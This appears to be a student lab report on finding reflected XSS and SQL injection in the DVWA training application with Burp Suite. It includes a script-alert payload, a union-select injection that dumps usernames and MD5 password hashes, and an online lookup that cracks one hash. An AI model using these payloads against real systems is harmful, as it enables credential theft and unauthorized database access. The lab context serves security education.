algorithms can be used for encoding and decoding purposes of raw data.


Burp Suite Community Edition v2020.8.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
<script>alert("Priyal Bhardwaj - 18BIT0272")</script>
```

```
3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%22%50%72%69%79%61%6c%20%42%68%61%72%64%77%61%6a%20%2d%20%31%38%42%49%54%30%32%37%32%22%29%3c%2f%73%63%72%69%70%74%3e
```

By getting the alert of the payload we are able to provide proof of vulnerability:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your n...?

Hello


Priyal Bhardwaj - 18BIT0272

Using Burp to Detect SQL Injection Flaws

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

We will demonstrate how to detect SQL injection flaws using Burp Suite. We use DVWA training tool taken from OWASP's Broken Web Application Project.

- Ensure "Intercept is off" in the Proxy "Intercept" tab.
- Visit the web page of the application that you are testing.
- Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.
- Send a request to the server by clicking “Submit” button as shown below.




Vulnerability: SQL Injection

User ID: 1

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

The request will be captured in the Proxy "Intercept" tab:




Request to http://192.168.225.55:80

```
GET /dvwa/vulnerabilities/sqli/?id=1%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%75%73%65%72%2c%70%61%73%73%77%6f%72%64%20%66%72%6f%6d%20%75%73%65%72%73%20%23&Submit=Submit HTTP/1.1
Host: 192.168.225.55
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.225.55/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=b78d30318ea77edd2436193b95ca907b
Upgrade-Insecure-Requests: 1
```

Now as we can see below, we have captured all the users stored in the SQL database. The first name is username and Surname is password. As we can see, surname is in md5 form.

Payload: **union select user, password from users #**



Vulnerability: SQL Injection


User ID:

```
ID: 1' union select user,password from users #
First name: admin
Surname: admin

ID: 1' union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

The md5 hash value (password) can be easily decrypted using online tools.


MD5 Online | Free MD5 Decrypti
md5online.org/md5-decrypt.html
Decrypt

MD5 Decryption

Enter your MD5 hash below and cross your fingers :

● Quick search (free) ○ In-depth search (1 credit)

Found : abc123
(hash = e99a18c428cb38d5f260853678922e03)

Search mode: Quick search

How it works?

MD5 is a 128-bit encryption algorithm, which generates a hexadecimal hash of 32 characters, regardless of the input word size.
This algorithm is not reversible, it's normally impossible to find the original word from the MD5.

Blog posts

- How to Install and Use Hashcat to Decrypt MD5? (Tutorial)
- How to Decrypt MD5 Passwords in Python?
- How to Set a MD5 Password in PHPMyAdmin?
- 7 ways to generate a MD5 File Checksum
- How to create MD5 hashes in JavaScript?
- What's the difference Between MD5 and SHA1?
- How to Brute Force a Password?
- 3 Reasons why MD5 is not Secure

****